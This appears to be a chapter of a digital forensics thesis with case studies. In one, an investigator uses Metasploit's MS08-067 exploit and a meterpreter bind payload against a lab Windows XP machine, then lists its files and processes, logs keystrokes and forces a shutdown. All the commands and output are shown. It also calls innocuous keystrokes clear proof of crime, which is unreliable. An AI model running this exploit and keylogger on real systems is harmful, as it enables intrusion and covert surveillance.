
Registered to:
DELL

76487-640-5536995-23765

Computer:
Intel(R) Core(TM) i5-4570 CPU
@ 3.20GHz
3.19 GHz, 512 MB of RAM
Physical Address Extension


Figure 5.17: Windows XP System Details

Windows XP was involved in the forensic investigation and the suspect machines linked to the potential criminal. System specifications have been preserved for future processes. The next step was to identify the IP addresses to each involved machine as shown in the figure 5.18.



```
root@kali:~# ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:1d:68:12
          inet addr:192.168.186.142  Bcast:192.168.186.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe1d:6812/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:8425 errors:0 dropped:0 overruns:0 frame:0
          TX packets:2869 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:9155908 (8.7 MiB)  TX bytes:332347 (324.5 KiB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:40 errors:0 dropped:0 overruns:0 frame:0
          TX packets:40 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:2400 (2.3 KiB)  TX bytes:2400 (2.3 KiB)

root@kali:~# 
```

Figure 5.18: Kali Linux IP address



```
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\Administrator>ipconfig

Windows IP Configuration


Ethernet adapter Local Area Connection:

        Connection-specific DNS Suffix  . : localdomain
        IP Address. . . . . . . . . . . . : 192.168.186.143
        Subnet Mask . . . . . . . . . . . : 255.255.255.0
        Default Gateway . . . . . . . . . : 192.168.186.2

C:\Documents and Settings\Administrator>
```


Figure 5.19: Windows XP IP address

Figures 5.18, and 5.19 are for identifying the IP address ownership in order to link each activity with the registered accounts on the machines, for the documentation and incident confirmation processes. For now, the planning and identification phase is accomplished and the artefacts caught from the system will be used in the next phase, which is the search and data collection phase. The next phase involves data acquisition and search for credible evidence.

5.1.2.2 Search & Data Collection


To explore for the desired and credible data for the data collection phase, files, processes, live system screenshots and keystrokes have been collected for formulating a complete examination assessment. This phase was set to represent the machine's activities, and a summary of files stored temporarily including histories and conversations.

Figure 5.20 shows the "Hosts" command that refers to the active live hosts on the network, which was employed in this investigation for checking the online accounts are running properly, including target machines. This step was set by the proposed BDFM-CI Model for performing clustering reconnaissance.


Terminal
File Edit View Search Terminal Help
KALI LIN
"the quieter you become, the more you ar

```
[*] Starting the Metasploit Framework console.../[*] The initial module cache wi
ll be built in the background, this can take 2-5 minutes...
/
IIIIII    dTb.dTb        _.---._
  II     4'  v  'B   .'"".'/|\`.""'.
  II     6.     .P  :  .' / | \ `.  :
  II     'T;. .;P'  '.'  /  |  \  `.'
  II      'T; ;P'    `. /   |   \ .'
IIIIII     'YvP'       `-.__|__.-'

I love shells --egypt


Validate lots of vulnerabilities to demonstrate exposure
with Metasploit Pro -- Learn more on http://rapid7.com/metasploit

       =[ metasploit v4.11.0-2015013101 [core:4.11.0.pre.2015013101 api:1.0.0]]
+ -- --=[ 1389 exploits - 788 auxiliary - 223 post        ]
+ -- --=[ 356 payloads - 37 encoders - 8 nops             ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > hosts

Hosts
=====

address          mac                name  os_name     os_flavor  os_sp  purpose  i
o  comments
-------          ---                ----  -------     ---------  -----  -------  -
-  --------
192.168.186.1    00:50:56:c0:00:08        Windows 7                     client

192.168.186.2    00:50:56:ee:6e:2f        Windows 7                     client

192.168.186.143  00:0c:29:fc:83:55        Windows XP                    client


msf >
```


Figure 5.20: Network Hosts



```
msf > use exploit/windows/smb/ms08_067_netapi
msf exploit(ms08_067_netapi) > set LHOST 192.168.186.142
LHOST => 192.168.186.142
msf exploit(ms08_067_netapi) > set RPORT 445
RPORT => 445
msf exploit(ms08_067_netapi) > set LPORT 21707
LPORT => 21707
msf exploit(ms08_067_netapi) > set RHOST 192.168.186.143
RHOST => 192.168.186.143
msf exploit(ms08_067_netapi) > set PAYLOAD windows/meterpreter/bind_tcp
PAYLOAD => windows/meterpreter/bind_tcp
msf exploit(ms08_067_netapi) > set SMBPIPE BROWSER
SMBPIPE => BROWSER
msf exploit(ms08_067_netapi) > set TARGET 0
TARGET => 0
```

Figure 5.21: Meterpreter Parameters


At this stage, a backdoor is being created for having control over the activities performed on the target machine. This required a source IP address “192.168.186.142”, which is the IP address of Kali Linux and the connection between Kali Linux and the target machine is opened through the port number 21707 to be received on the target machine on port 445 to the IP address “192.168.186.143”. Meterpreter was specified for opening the connection.



```
msf exploit(ms08_067_netapi) > exploit -j
[*] Exploit running as background job.
[*] Started bind handler
[*] Automatically detecting the target...
[*] Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] Attempting to trigger the vulnerability...
[*] Sending stage (770048 bytes) to 192.168.186.143
[*] Meterpreter session 1 opened (192.168.186.142:51354 -> 192.168.186.143:21707) at 2017-06-22 23:14:29 +0100

msf exploit(ms08_067_netapi) > |
```

Figure 5.22: Meterpreter Exploitation

As shown in figure 5.22, the Meterpreter is opened, started, and ready to identify system parameters, OS, processes, and files stored in the local directories.




C:\

D	Name	Size	Modified	Mode
	Documents and Settings		2015-06-02 08:14:13 +0100	40777/rwxrwxrwx
	Program Files		2017-06-22 22:09:14 +0100	40555/r-xr-xr-x
	System Volume Information		2015-06-02 08:13:58 +0100	40777/rwxrwxrwx
	WINDOWS		2015-06-02 16:24:18 +0100	40777/rwxrwxrwx
	AUTOEXEC.BAT	0b	2015-06-02 08:08:25 +0100	100777/rwxrwxrwx
	CONFIG.SYS	0b	2015-06-02 08:08:25 +0100	100666/rw-rw-rw-
	IO.SYS	0b	2015-06-02 08:08:25 +0100	100444/r--r--r--
	MSDOS.SYS	0b	2015-06-02 08:08:25 +0100	100444/r--r--r--
	NTDETECT.COM	46kb	2008-04-14 13:00:00 +0100	100555/r-xr-xr-x
	boot.ini	211b	2015-06-02 08:01:07 +0100	100666/rw-rw-rw-
	ntldr	244kb	2008-04-14 13:00:00 +0100	100444/r--r--r--
	pagefile.sys	768mb	2017-06-22 22:08:07 +0100	100666/rw-rw-rw-

Figure 5.23: File Exploring


Figure 5.23 shows the files used and modified by the suspected user with timestamps and privilege modes in each file on each created directory. These files have been explored and preserved for the hypotheses and examination phase as a part of evidence collection.



PID	Name	Arch	Session	User	Path
528	vmtoolsd.exe	x86	0	NT AUTHORITY\SYSTEM	C:\Program Files\VMware\VMware Tools\v...
552	alg.exe	x86	0	NT AUTHORITY\LOCAL SERVICE	C:\WINDOWS\System32\alg.exe
564	csrss.exe	x86	0	NT AUTHORITY\SYSTEM	\??\C:\WINDOWS\system32\csrss.exe
596	winlogon.exe	x86	0	NT AUTHORITY\SYSTEM	\??\C:\WINDOWS\system32\winlogon.exe
668	services.exe	x86	0	NT AUTHORITY\SYSTEM	C:\WINDOWS\system32\services.exe
680	lsass.exe	x86	0	NT AUTHORITY\SYSTEM	C:\WINDOWS\system32\lsass.exe
836	vmacthlp.exe	x86	0	NT AUTHORITY\SYSTEM	C:\Program Files\VMware\VMware Tools\v...
852	svchost.exe	x86	0	NT AUTHORITY\SYSTEM	C:\WINDOWS\system32\svchost.exe
932	svchost.exe	x86	0	NT AUTHORITY\NETWORK SERVICE	C:\WINDOWS\system32\svchost.exe
1028	svchost.exe	x86	0	NT AUTHORITY\SYSTEM	C:\WINDOWS\System32\svchost.exe
1080	svchost.exe	x86	0	NT AUTHORITY\NETWORK SERVICE	C:\WINDOWS\system32\svchost.exe
1132	svchost.exe	x86	0	NT AUTHORITY\LOCAL SERVICE	C:\WINDOWS\system32\svchost.exe
1156	chrome.exe	x86	0	DELL-92D8D636FA\Administrator	C:\Program Files\Google\Chrome\Applica...
1208	imapi.exe	x86	0	NT AUTHORITY\SYSTEM	C:\WINDOWS\system32\imapi.exe
1224	wordpad.exe	x86	0	DELL-92D8D636FA\Administrator	C:\Program Files\Windows NT\Accessorie...
1228	mstsc.exe	x86	0	DELL-92D8D636FA\Administrator	C:\WINDOWS\system32\mstsc.exe
1448	explorer.exe	x86	0	DELL-92D8D636FA\Administrator	C:\WINDOWS\Explorer.EXE
1512	spoolsv.exe	x86	0	NT AUTHORITY\SYSTEM	C:\WINDOWS\system32\spoolsv.exe
1752	rundll32.exe	x86	0	DELL-92D8D636FA\Administrator	C:\WINDOWS\system32\rundll32.exe
1760	vmtoolsd.exe	x86	0	DELL-92D8D636FA\Administrator	C:\Program Files\VMware\VMware Tools\v...
1776	wscript.exe	x86	0	DELL-92D8D636FA\Administrator	C:\WINDOWS\System32\WScript.exe

Figure 5.24: Processes Detection


Figure 5.24 shows that a number of processes have been detected and a suspicious process was attempted to initiate from the suspected machine to use the service of remote access to another machine. It is identified by computer name with the name of the service and its path.



```
msf > use post/windows/capture/keylog_recorder
msf post(keylog_recorder) > set CAPTURE_TYPE explorer
CAPTURE_TYPE => explorer
msf post(keylog_recorder) > set MIGRATE 1
MIGRATE => 1
msf post(keylog_recorder) > set VERBOSE 0
VERBOSE => 0
msf post(keylog_recorder) > set SESSION 1
SESSION => 1
msf post(keylog_recorder) > set LOCKSCREEN 0
LOCKSCREEN => 0
msf post(keylog_recorder) > set ShowKeystrokes 1
ShowKeystrokes => 1
msf post(keylog_recorder) > set INTERVAL 5
INTERVAL => 5
msf post(keylog_recorder) > run -j
[*] Post module running as background job
[*] Executing module against DELL-92D8D636FA
[*] Migration type explorer
[*]     explorer.exe Process found, migrating into 1448...
[*] Migration successful!!
[*] Starting the keystroke sniffer...
[*] Keystrokes being saved in to /root/.msf4/loot/20170622235044_default_192.168.186.143_host.windows.key_906755.txt
[*] Recording keystrokes...
[+] Keystrokes captured i
[+] Keystrokes captured ll meet you to give you the c <Back> fac
[+] Keystrokes captured ilities <Back> 's report
[+] Keystrokes captured tomorrow

msf post(keylog_recorder) >
```

Figure 5.25: Keystrokes Recorder

The figure 5.25 clearly shows an evidence that the suspected user is a criminal, thanks to the keystrokes recorder. This evidence was documented and saved to “/root/.msf4/loot/20170622235044_default_192.168.186.143_host_windows.key_906755.txt”. This activity is enough to charge the suspect user according to the evidence collected and the machine was shut down by force before proceeding with the physical forensic examination.



Windows is shutting down...

```
meterpreter > shutdown
Shutting down...
```

Figure 5.26: Machine Shutdown

Figure 5.26 shows that after collecting the evidence about the suspect machine and the incident, the machine was forced to shut down in order to prevent the owner from deleting the evidence found.

5.1.2.3 Hypotheses & Examination

Examination of the data collected was completed based on the data collected in the previous phase, which shows the user is using the access level to perform unauthorised operations in the organisation. To examine the Engineering Workstation, a data acquisition process was employed in the phase of search and data collection to confirm the actions of the user.

Data acquisition is recognised as a bit-by-bit copy of bits and pieces, such as directories found on a logical hard disk on the Engineering Workstation and the file system images. The forensic examination was conducted through extracting system and physical information from the logical and hard disks to be able to acquire the desired information. The data examination method has been involved and the system engaged was an Engineering Workstation Windows system.

5.1.3 Realistic Case Study 3

Introduction Enhancements in technologies and shifting trends in customer behaviour have resulted in an increase in the variety, volume, veracity and velocity of available data for conducting digital forensic analysis. In order to conduct intelligent forensic investigation, open source information and entity identification must be collected. Consistency assists for adding value to data subsets. Testing these types of data will result in locating additional information relevant the existing entities in the data subsets, which will lead to required evidence in the real-world forensic analysis.


Challenge Organised crimes are now involved in drug trafficking, murder, fraud, human trafficing, and high-tech crimes. Criminal Intelligence using Open source intelligence Forensic (OSINT Forensic) is established to perform data mining and link analysis to trace terrorist activities in critical infrastructure by revealing and analysing the Email address and IP address that could lead to useful information (Quick & Choo, 2018, p.566). FireEye has found some suspicious activities came on a device owned by an employee who is working there to switch all inbound and outbound information. The device is to be investigated for evidence.

Solution The first step was investigating the activities done by this employee. Data mining was performed and link analysis, to confirm all participating parties and contacted persons used in the communications (Quick & Choo, 2018, p.566). Then all possible emails and IP addresses were traced to report these findings in a comprehensive report. The proposed solution was to identify the scope of the investigation to limit the results, ensure that expertise and correct tools are ready to be implemented for identifying and collecting potential evidences. Filtering results to reduce the large amount of data into a range which is needed for the investigation. Analysis and examinations are the last step to extract useful information and perform entity information loading into a charting software. For this case Maltego was implemented to connect all links for further analysis. The forensic investigator then writes a comprehensive report to state all the findings.

Results When the link analysis was commenced, the results showed some traces to external parties who are known as APT attackers. The data acquisition of the search and data collection phase is confirmed due to the digital evidence found and recognised. In a rapid and timely manner, the framework was able to add-value to the information in relation to the test data, intensifying the knowledgebase with information available from open source information (Quick & Choo, 2018, p.564).

Benefits This enhanced information and knowledge achieved are of advantage in research. This form of intelligence building can significantly support real world investigations with efficient tools. The major advantage of analysing data links in digital forensics is that there may be case-related information included within unrelated databases.

5.1.3.1 Planning & Identification



Detail View

IPv4 Address
maltego.IPv4Address
185.53.179.6

- Relationships

- Incoming

handwerker-kassel.de
mx0.bouncen.de
tropicalireland.de
tierfeuerbestattung.de
tierfeuerbestattung.de


- Outgoing

+49 89 416146090
+49 175 2019162
Amsterdam
OrgId
7reards.com
lakesidepersonnel.com
montages.de
185.53.179.0-185.53.179.255
kiemthe.geldherrin-werden.de
tierfeuerbestattung.de
185.53.176.0-185.53.179.255
hostmaster@ripe.net
abuse@teaminternet.com
+31 20 535 4444
+49 89 416146013
Network Coordination Centre
185.0.0.0-185.255.255.255
tropicalireland.de
hostmaster.hostmaster.hostmas
handwerker-kassel.de
wildcard-in-use.hostmaster.lokalistn.de
fotografiatorino.it
mx0.bouncen.de
xifinityhome.com
Germany
abuse@ripe.net
'abuse@teaminternet.com

Figure 5.27: Suspect IP address details

